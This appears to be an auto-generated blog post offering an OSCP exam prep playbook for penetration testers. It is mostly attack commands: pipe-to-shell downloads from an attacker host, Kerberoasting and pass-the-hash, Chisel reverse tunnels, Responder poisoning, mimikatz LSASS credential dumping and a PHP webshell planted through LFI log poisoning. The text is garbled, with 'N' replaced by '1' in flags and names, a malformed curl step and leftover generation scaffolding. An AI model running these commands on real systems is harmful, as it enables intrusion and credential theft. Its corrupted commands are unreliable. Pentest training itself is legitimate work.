Listen to this Post
Introduction:

The Offensive Security Certified Professional (OSCP) exam is infamous for its 24-hour practical test and ~30% pass rate. Most candidates fail not from lack of intelligence, but because they practice randomly—hopping between HackTheBox machines and YouTube walkthroughs without a repeatable methodology. Success hinges on structured enumeration, precise privilege escalation, and flawless pivoting, not on memorizing exploits.
Learning Objectives:
- Master a repeatable enumeration methodology for Windows and Linux targets, including service detection and credential harvesting.
- Execute advanced Active Directory attacks, lateral movement, and tunneling techniques to compromise interconnected hosts.
- Produce a professional penetration test report that meets OSCP documentation standards and clearly communicates findings.
You Should Know:
- Systematic Enumeration – The Cornerstone of OSCP Success
Most students waste hours because they don’t enumerate everything on the first pass. A solid methodology starts with automated scanners, then manual deep-dives.
Step‑by‑step enumeration workflow (Linux):
 Initial fast scan to discover open ports
nmap -T4 -p- -min-rate 1000 -oA quick_scan <target_ip>

Detailed scan on discovered ports with service and script enumeration
nmap -sV -sC -O -p <open_ports> -oA detailed_scan <target_ip>

UDP scan (often overlooked)
nmap -sU --top-ports 100 -oA udp_scan <target_ip>

Enumerate SMB shares (critical for Windows)
smbclient -L //<target_ip> -1
enum4linux -a <target_ip> 2>/dev/null
Windows equivalent (PowerShell):
 Basic port scan using Test-1etConnection
1..1024 | ForEach-Object { Test-1etConnection -Port $_ -ComputerName <target_ip> -WarningAction SilentlyContinue }
What this does: First, a fast TCP port scan identifies all listening services. The detailed scan adds version fingerprinting and default NSE scripts (e.g., for SMB, HTTP, FTP). UDP scanning catches DNS, SNMP, or NTP that often leads to privilege escalation. SMB enumeration reveals shares, users, and null session vulnerabilities.
- Windows Privilege Escalation – From Low User to SYSTEM
Windows misconfigurations are abundant: unquoted service paths, weak permissions on services, AlwaysInstallElevated, and SeImpersonate tokens.
Step‑by‑step using winPEAS and manual checks:
 Download and run winPEAS (PowerShell)
iwr -uri http://<attacker_ip>/winPEASany.exe -Outfile winpeas.exe
.\winpeas.exe > output.txt

Manual check for unquoted service paths
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\"

Check for SeImpersonate privilege (Potato attack)
whoami /priv

List installed patches to identify missing KBs
wmic qfe list brief
Linux privilege escalation commands:
 LinPEAS automated enumeration
curl -L http://<attacker_ip>/linpeas.sh | sh

Manual SUID binaries check
find / -perm -4000 -type f 2>/dev/null

Sudo misconfigurations
sudo -l

Cron jobs with writable scripts
cat /etc/crontab
ls -la /etc/cron
How to use: Run automated tools first (winPEAS/LinPEAS) to highlight low-hanging fruit. Then manually verify each finding. For unquoted service paths, create a malicious executable named after the first part of the path and place it in a writable directory. For SeImpersonate, use JuicyPotato or PrintSpoofer. Missing patches often point to kernel exploits (e.g., MS17-010/EternalBlue).
- Active Directory Attacks – Pivoting and Credential Domination
OSCP heavily tests AD sets: enumerating users, exploiting Kerberos, and moving laterally without detection.
Step‑by‑step AD attack chain (using Impacket and BloodHound):
 Enumerate domain users via SMB (null session)
lookupsid.py <domain>/<user>@<dc_ip>

AS-REP Roasting – retrieve crackable hashes for users without Kerberos pre-authentication
GetNPUsers.py <domain>/ -usersfile users.txt -format hashcat -outputfile asrep.txt

Kerberoasting – extract service account hashes
GetUserSPNs.py <domain>/<user> -request -outputfile kerb.txt

Crack with hashcat
hashcat -m 18200 asrep.txt rockyou.txt

Pass the Hash to gain remote access
psexec.py <domain>/<user>@<target_ip> -hashes <lmhash>:<nthash>
Lateral movement via WinRM (if enabled):
 On Windows attacker machine
Enter-PSSession -ComputerName <target_ip> -Credential (Get-Credential)

Using evil-winrm on Linux
evil-winrm -i <target_ip> -u <user> -H <nthash>
What this accomplishes: BloodHound maps AD relationships to identify shortest paths to Domain Admin. AS-REP Roasting and Kerberoasting provide crackable hashes offline. Pass-the-Hash allows access without knowing plaintext passwords. Combine with tunneling (Chisel/SSH) to pivot through compromised hosts.
4. Tunneling and Pivoting – Breaking Network Segmentation
Once you compromise one machine, you must reach internal subnets not directly accessible.
Step‑by‑step with Chisel (SOCKS proxy):
 On attacker machine (server)
chisel server -p 8000 --reverse

On compromised Linux target (client)
chisel client <attacker_ip>:8000 R:socks

On attacker, proxy traffic through SOCKS
proxychains -q nmap -sT -Pn -p 445 <internal_ip>

SSH dynamic port forwarding
ssh -D 1080 -1 -f user@compromised_host

Using plink.exe (Windows target)
plink.exe -ssh -D 1080 -1 -l user -pw pass <attacker_ip>
How to use: After uploading Chisel to the victim, run the reverse SOCKS tunnel. Configure `/etc/proxychains.conf` to use socks5 127.0.0.1 1080. Then prepend `proxychains` to any tool (nmap, smbclient, crackmapexec) to route through the pivot. For Windows targets without SSH, plink.exe creates a similar tunnel.
5. Password Attacks – Cracking and Credential Harvesting
Gaining initial access often requires brute-forcing or cracking hashes found during enumeration.
Step‑by‑step password attack workflow:
 Capture NetNTLMv2 hash using responder (spoofing)
sudo responder -I eth0 -wrf

Hydra brute-force on RDP, SSH, or HTTP forms
hydra -l admin -P /usr/share/wordlists/rockyou.txt <target_ip> ssh

Hashcat modes: NTLM (1000), NetNTLMv2 (5600), Kerberos 5 AS-REP (18200)
hashcat -m 5600 captured_hash.txt rockyou.txt -O

Dump LSASS memory (Windows post-exploitation)
procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonpasswords" exit

Linux shadow file cracking
unshadow passwd.txt shadow.txt > combined.txt
john --wordlist=rockyou.txt combined.txt
What this does: Responder poisons LLMNR/NBT-1S to capture hashes from legitimate authentication attempts. Hydra performs online brute-force against services. Offline cracking using hashcat is much faster. Dumping LSASS gives plaintext credentials (if WDigest enabled) or NTLM hashes for pass-the-hash.
- Web Application Attacks – The Often-1eglected Entry Vector
Many OSCP machines include vulnerable web apps: file uploads, SQL injection, or local file inclusion leading to RCE.
Step‑by‑step web exploitation:
 SQLmap auto-exploitation
sqlmap -u "http://<target>/page?id=1" --dbs --batch
sqlmap -u "http://<target>/page?id=1" -D <db> --tables --dump

LFI to RCE via log poisoning
 Step 1: Find a LFI parameter (e.g., /page.php?file=../../../../../var/log/apache2/access.log)
 Step 2: Inject PHP shell into User-Agent
curl -A "<?php system(\$_GET['cmd']); ?>" http://<target>/page.php?file=<?php echo 'test'; ?>
 Step 3: Access the log file via LFI with cmd parameter
curl http://<target>/page.php?file=../../../../../var/log/apache2/access.log&cmd=id

File upload bypass (double extension)
 Upload shell.php.jpg, then rename via path traversal using Burp Suite
How to use: Always check for SQLi manually with simple quotes ('), then automate with sqlmap. For LFI, attempt to read `/etc/passwd` or C:\Windows\win.ini. If successful, try log poisoning or PHP filter chains to achieve code execution. Upload vulnerabilities often allow direct webshell upload if MIME type or extension checks are weak.
- Professional Report Writing – The Hidden Exam Requirement
OSCP fails candidates who pwn all machines but submit a sloppy report. Documentation must be clear, reproducible, and include proof (screenshots, commands, output).
Step‑by‑step OSCP report structure:
- Executive Summary: Table of findings (critical, high, medium).
- Methodology: Tools used, enumeration steps, attack timeline.
- Findings: Each vulnerability gets a section with:
- Vulnerability name and CVSS score
- Affected hosts and services
- Reproduction steps (exact commands with screenshots)
- Proof screenshot (e.g.,
whoami,ipconfig, flag file) - Remediation advice (minimum 2–3 sentences)
- Appendix: Raw scan outputs, long command logs, password lists.
Sample reproduction block (Markdown):
 Windows Privilege Escalation via Unquoted Service Path
Command: `wmic service get name,pathname | findstr /i "auto" | findstr /i /v "c:\windows"`
Output: `VulnService | C:\Program Files\Vuln\service.exe`
Exploit: Compiled malicious `Program.exe` placed in `C:\` → service restarted → SYSTEM shell.
Proof: <img src="system_shell.png" alt="SYSTEM shell" />
Why this matters: A reproducible report shows examiners you understand the impact and can communicate like a professional pentester. Use the official OSCP report template (available on OffSec’s portal) and practice writing reports for every lab machine.
What Undercode Say:
- Key Takeaway 1: Random lab hopping creates false confidence. The only way to beat OSCP’s 24-hour clock is to internalize a step‑by‑step enumeration checklist – from port scans to automated privilege escalation scripts – and practice it until it becomes muscle memory.
- Key Takeaway 2: Active Directory and pivoting are the biggest “hidden” failure points. Most HTB machines don’t simulate multi‑tier AD with constrained delegation or cross‑VLAN pivoting. Dedicated AD sets (like those in the Ignite Technologies program) expose you to realistic attack chains: Kerberoasting → Pass-the-Hash → PsExec → domain dominance.
Analysis (approx. 10 lines): The OSCP’s low pass rate isn’t about technical difficulty but about mismatched preparation. Candidates focus on rooting standalone Linux boxes (e.g., Buffer Overflow retired machines) while the exam has shifted heavily toward Windows and Active Directory. Without a structured methodology, even skilled hackers waste hours over‑enumerating or missing obvious vectors like SMB null sessions or unquoted service paths. The difference between failure and success often comes down to having a pre‑built attack playbook: order of scan flags, scripts to run after initial shell (winPEAS, SharpHound, PowerUp), and a checklist of 20+ privilege escalation vectors. This is why exam‑focused training programs that simulate the exact pressure and scope of the OSCP exam produce first‑attempt passes – they replace “hoping to find something” with “knowing exactly where to look next.”
Expected Output:
Introduction:
The OSCP certification is the gold standard for practical penetration testing, but its 24‑hour exam filters out those who rely on luck rather than methodology. Mastering enumeration, Windows/Linux privilege escalation, and Active Directory pivoting is non‑negotiable – and random practice across disconnected platforms only delays success.
What Undercode Say:
- Methodology beats memorization – every root shell should come from a repeatable process, not a recalled walkthrough.
- Prioritize real‑world AD attacks – most modern networks are Windows‑centric, and the exam reflects that with multi‑machine pivoting scenarios.
Prediction:
+1 OSCP will evolve into a baseline requirement for mid‑level pentesting roles within three years, increasing demand for structured training programs and raising the industry’s technical floor.
-1 The exam will likely become harder as OffSec introduces live‑fire network simulations and anti‑cheating proctoring, making first‑attempt passes rarer and privileging candidates with expensive lab access.
+1 Automation (e.g., AI‑assisted enumeration) will not replace the need for manual methodology – in fact, understanding how to interpret automated output will become a separate, valued skill.
-1 The glut of “OSCP in 30 days” bootcamps may dilute the certification’s perceived value unless proctoring and practical rigor are continuously tightened.
▶️ Related Video (64% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Oscp Exam – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


